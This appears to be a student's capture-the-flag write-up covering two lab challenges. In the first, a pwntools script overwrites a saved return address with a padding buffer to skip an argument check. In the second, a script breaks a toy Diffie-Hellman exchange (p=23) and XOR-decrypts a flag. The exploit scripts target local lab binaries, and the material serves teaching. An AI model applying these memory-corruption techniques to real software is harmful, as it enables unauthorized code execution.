
- It says no so fast. "bring me some beef and coffee" means that it takes two arguments and its value should be '0xdeadbeef' and '[0xcafebabe]'

2. return address -> past escape's branch (0x401276)

What if just jump the argument checking process?

```python
import sys
from pwn import process, context, p64, ELF, gdb
import time
import re

target = sys.argv[1]
context.binary = ELF(target, checksec=False)


p = process(target)
io = p

g1 = context.binary.symbols['gadget1']
g8 = context.binary.symbols['gadget8']
g9 = context.binary.symbols['gadget9']
g10 = context.binary.symbols['gadget10']
escape = context.binary.symbols['escape']


# Receive output from program and print it in ASCII
output = io.recv()
print(output.decode('ascii'))

######## YOUR ATTACK PAYLOAD ###############

input = b'\x90'*136
input += p64(0x401276)

############################################

io.sendline(input)
```

Just fill the saved return address into after escape() finishes comparing arguments



It seems that genie welcomes me, but the flag isn't shown.

I know I should write my attack code in the memory somewhere I can control, but I don't know how.

3. Simple-dh

1) Check folder structure and permissons

```
~/simple-dh ls -al                                                    01:33:09
total 56
drwxr-xr-x 1 simple-dh  simple-dh   4096 May 19 01:02 ./
drwxr-xr-x 1 challenger challenger  4096 May 19 01:32 ../
-r-------- 1 simple-dh  simple-dh     32 May 18 16:57 flag
-r-sr-xr-x 1 simple-dh  simple-dh  30248 May 18 18:31 simple-dh*
-rw-rw-r-- 1 challenger challenger   905 May 19 01:32 template.py
~/simple-dh                                                           01:34:24
```

Flag is only read by simple-dh

I can only execute simple-dh and read/write template.py

2) Execute simple-dh

```
~/simple-dh ./simple-dh

                                    08:26:34
Challenge: Simple Diffie-Hellman

I'm gonna give you the flag, But I'm worried that someone might be listening on
 us. Let's do a diffie-hellman key exchange to create a shared key. Then I'll s
end you the encrypted flag using the key. Remember, we are using simple Diffie-
Hellman (e.g., the one shown during lecture)

-------Starting Key Exchange-------
Me ----> You: I'm using p:23 g:5
Me ----> You: My public key is : 19
Please enter your Public Key (Integer in range 0 < n < 26) >>> ⏎
~/simple-dh                                                           08:26:42
```

It seems that it uses p: 23, g:5. And it's public key is changing every time.

And if I enter my public key, it shows the encrypted flag. So I should find the shared key and decrypt given flag.

3) Write exploit code

```
import sys
from pwn import process, context, p64, ELF
import time
import re

target = sys.argv[1]
# Decrypt Flag
context.binary = ELF(target, checksec=False)

p = process(target)
io = p

# Receive output from program and print it in ASCII
output = io.recv()
print(output.decode('ascii'))
pubkey = int(output.decode('ascii').split('\n')[-2].split(': ')[-1])

######## YOUR ATTACK PAYLOAD ###############
input = b'10'
s = (pubkey**3) % 23
############################################

# Send input to program
io.sendline(input)

# Get output
output = io.recv()
sentence = output.decode('ascii').split('\n')
Flag = sentence[7].split(' ')[1]

# Decrypt Flag
print(Flag)

res = ""
temp = ""

for i in range(64):
    if (i%2 == 0):
        temp = ""
        temp += Flag[i]
    else:
        temp += Flag[i]
        temp = "0x" + temp
        res += chr(int(temp,16)^s)

print("res: ", res)
```

From the printed string, extract its public key and save it as pubkey.

My public key is 10, and shared key is the value of (its pubkey**3)%23


If I send my public key, it sends the encrypted flag. From the given string, extract the encrypted flag and save it as Flag.

Every character is xor'd with shared key, so after one more xor operation, it would decrypted.

One byte is two hex character, so save each one byte in temp, and xor it with shared key s, and

convert it as character.

4) Execute exploit code



Finally I get the flag